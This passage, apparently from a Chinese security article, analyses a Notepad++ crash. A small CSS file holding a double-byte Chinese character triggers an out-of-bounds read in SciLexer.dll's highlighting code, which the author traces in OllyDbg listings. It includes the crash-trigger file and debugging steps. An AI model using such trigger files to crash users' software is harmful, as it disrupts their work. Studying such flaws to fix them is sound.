正是这种非常优秀的区分显示效果，使得我在很早以前就开始使用Notepad++作为日常的文本编辑软件。在使用中，我也发现了Notepad++存在的一些问题，这里先向大家公布一个能够导致Notepad++自行崩溃的安全缺陷。

Notepad++软件在处理CSS文件时也采用了颜色区分显示的方法，但是在处理过程中，软件作者没有很好地考虑对文件逐一单字节的处理方式，导致Notepad++在处理带有双字节编码文字时出现了内存地址访问错误。

我们先建立一个CSS文件，其内容非常简单：

```
BODY
{
FONT: 1px Arial,中; COLOR: #999
}
```

注意 在这段CSS代码中，加入了一个中文汉字"中"。这是一个双字节编码，利用WinHex可以发现这个汉字的十六进制编码为0xD6D0。

用Notepad++打开这个保存好的CSS文件，假设该CSS文件名称为test.css，效果如图2 所示。




图2

Notepad++软件马上出现了一个警告提示，大意是说软件程序出现一个异常错误，错误代码为0xC0000005，错误类型属于内存地址访问错误，错误发生的内存地址为0x1004CDCC。

点击"确定"后，Notepad++软件会让用户选择是不是保存一个出错信息以便软件作者进行检查修复。无论我们选择什么，Notepad++最终都会直接关闭。

Notepad++的作者在一定程度上注意了对软件异常的及时处理，可以说其目的是为了防止软件在出现安全问题后被恶意利用，但是我们现在发现的这个内存错误还是导致软件自行崩溃了。

在Notepad++出错的一瞬间，可以看到Notepad++给出了软件出错的地址是0x1004CDCC，这个信息非常有利于我们通过动态调试来发现Notepad++出错的原因。

用Ollydbg打开Notepad++，点击运行，或者直接按"F9"键，Notepad++将自动运行，此时返回Ollydbg程序代码窗口，右键选择跳转地址到0x1004CDCC，如图3所示。

从图中可以看到，0x1004CDCC这个地址处于SciLexer.dll这个库文件中，看起来是SciLexer.dll中某一个函数的使用出现了错误。仔细看看图中的汇编代码：

```
mov eax, dword ptr [esp+4]
mov ecx, dword ptr [1005B308]
```

```
;SciLexer.1005B312
mov ax, word ptr [ecx+eax*2]
and eax, 107
retn
```

```
004CDB6   FF7424 08      push    dword ptr [esp+8]
004CDBA   E8 71100000    call    004DE30
004CDBF   59             pop     ecx
004CDC0   59             pop     ecx
004CDC1   C3             retn
004CDC2   8B4424 04      mov     eax, dword ptr [esp+4]
004CDC6   8B0D 08B30510  mov     ecx, dword ptr [1005B308]   SciLexer.1005B312
004CDCC   66:8B0441      mov     ax, word ptr [ecx+eax*2]
004CDD0   25 07010000    and     eax, 107
004CDD5   C3             retn
004CDD6   833D 14B50510  cmp     dword ptr [1005B514], 1
004CDDD   7E 11          jle     short 004CDF0
004CDDF   68 17010000    push    117
004CDE4   FF7424 08      push    dword ptr [esp+8]
004CDE8   E8 43100000    call    004DE30
004CDED   59             pop     ecx
004CDEE   59             pop     ecx
004CDEF   C3             retn
004CDF0   8B4424 04      mov     eax, dword ptr [esp+4]
```

图3

这是一个非常简单的取值过程，esp+4指引了一个来自外部的参数，然后这个参数被2相乘作为[0x1005B308]值的偏移地址，开始取出一个16位的数据赋值给ax，最后eax与0x107做一个与的操作，函数就返回了。

我们可以很容易想到，如果ecx+eax*2的结果过大或者过小，一定会出现内存访问错误，原因很简单，内存空间不是无限的。

此时，采用F7单步调试，会发现原来esp+4取出的参数就是Notepad++正在打开的文件内容。

按照基本的道理，Notepad++应该是为了区分文件内容中的不同代码属性，以便能进行分颜色显示。这个过程应该是一个循环过程，同时，Notepad++应该按照一个一个字节的顺序来进行。但这里有一个非常需要注意的地方，Notepad++是可以打开双字节编码的文件的，这个时候由于是双字节，就不能采用一个字节一个字节的方式来对文件内容进行区分，不然就会发生区分上的错误，一个汉字会被拆解为两个字节来处理。

“一个汉字被拆解为两个字节来处理”，这听起来像是将一个汉字拆解为两个字母或者数字来处理。我们知道，双字节编码的第1个字节肯定是大于0x80的，这就意味着，Notepad++在处理双字节编码的信息时，如果没有处理好单字节与双字节的关系，那么软件肯定就会出现意想不到的错误。

从图4可以看出，eax是一个32位的寄存器，为此，一个双编码的汉字肯定可以被直接放入到eax中，那么ecx+eax*2的结果就可能会变得异常大，这个时候，如果程序再试图访问ecx+eax*2这个地址，内存读取错误肯定就会发生。

按此思路，我做了测试性的调试，结果如图4所示，此时的ecx+eax*2的结果为0x100760B2，地址超出了程序能够访问的范围，而产生这个结果的原因就是因为此时的eax的值等于0xD6D0，中文汉字的“中”的双字节编码！

```
004CDB6   FF7424 08      push    dword ptr [esp+8]
004CDBA   E8 71100000    call    004DE30
004CDBF   59             pop     ecx
004CDC0   59             pop     ecx
004CDC1   C3             retn
004CDC2   8B4424 04      mov     eax, dword ptr [esp+4]
004CDC6   8B0D 08B30510  mov     ecx, dword ptr [10058308]   SciLexer.1005B312
004CDCC   66:8B0441      mov     ax, word ptr [ecx+eax*2]
004CDD0   25 07010000    and     eax, 107
004CDD5   C3             retn
004CDD6   833D 14B50510  cmp     dword ptr [1005B514], 1
004CDDD   7E 11          jle     short 004CDF0
004CDDF   68 17010000    push    117
004CDE4   FF7424 08      push    dword ptr [esp+8]
004CDE8   E8 43100000    call    004DE30
004CDED   59             pop     ecx
004CDEE   59             pop     ecx
004CDEF   C3             retn
004CDF0   8B4424 04      mov     eax, dword ptr [esp+4]
ds:[100760B2]=???
ax=D6D0
```

图4

看起来，Notepad++出现的错误真的被我们猜中了。Notepad++在处理单字节与双字节的文件信息时，出现了处理不当的错误。在进一步的检查中，我使用IDA看到了这个出错的地址位于一个名叫做“isalnum”的函数中，看到这个函数名称我想就不用再解释什么了。

Notepad++的内存读取错误，在上一年的早些时候我就发现了，现在Notepad++出了最新的版本为5.2版本，同样出现了这个问题，只不过这一次的Notepad++加上了一个自我的异常保护，老版本的Notepad++则会因为该错误直接导致程序崩溃，自动关闭。

总体来说，Notepad++是一款非常优秀的文本编辑软件，但是细节的处理还是不够全面，毕竟是作者一个人开发出来的软件，能做到这样全面的功能已经实属不易。

从这个安全问题上也可看出，编码问题正在越来越多地出现在安全领域，IE8的编码漏洞等一系列的问题都是这样。为此，我们在进行软件开发时，一定要高度注意，防患于未然。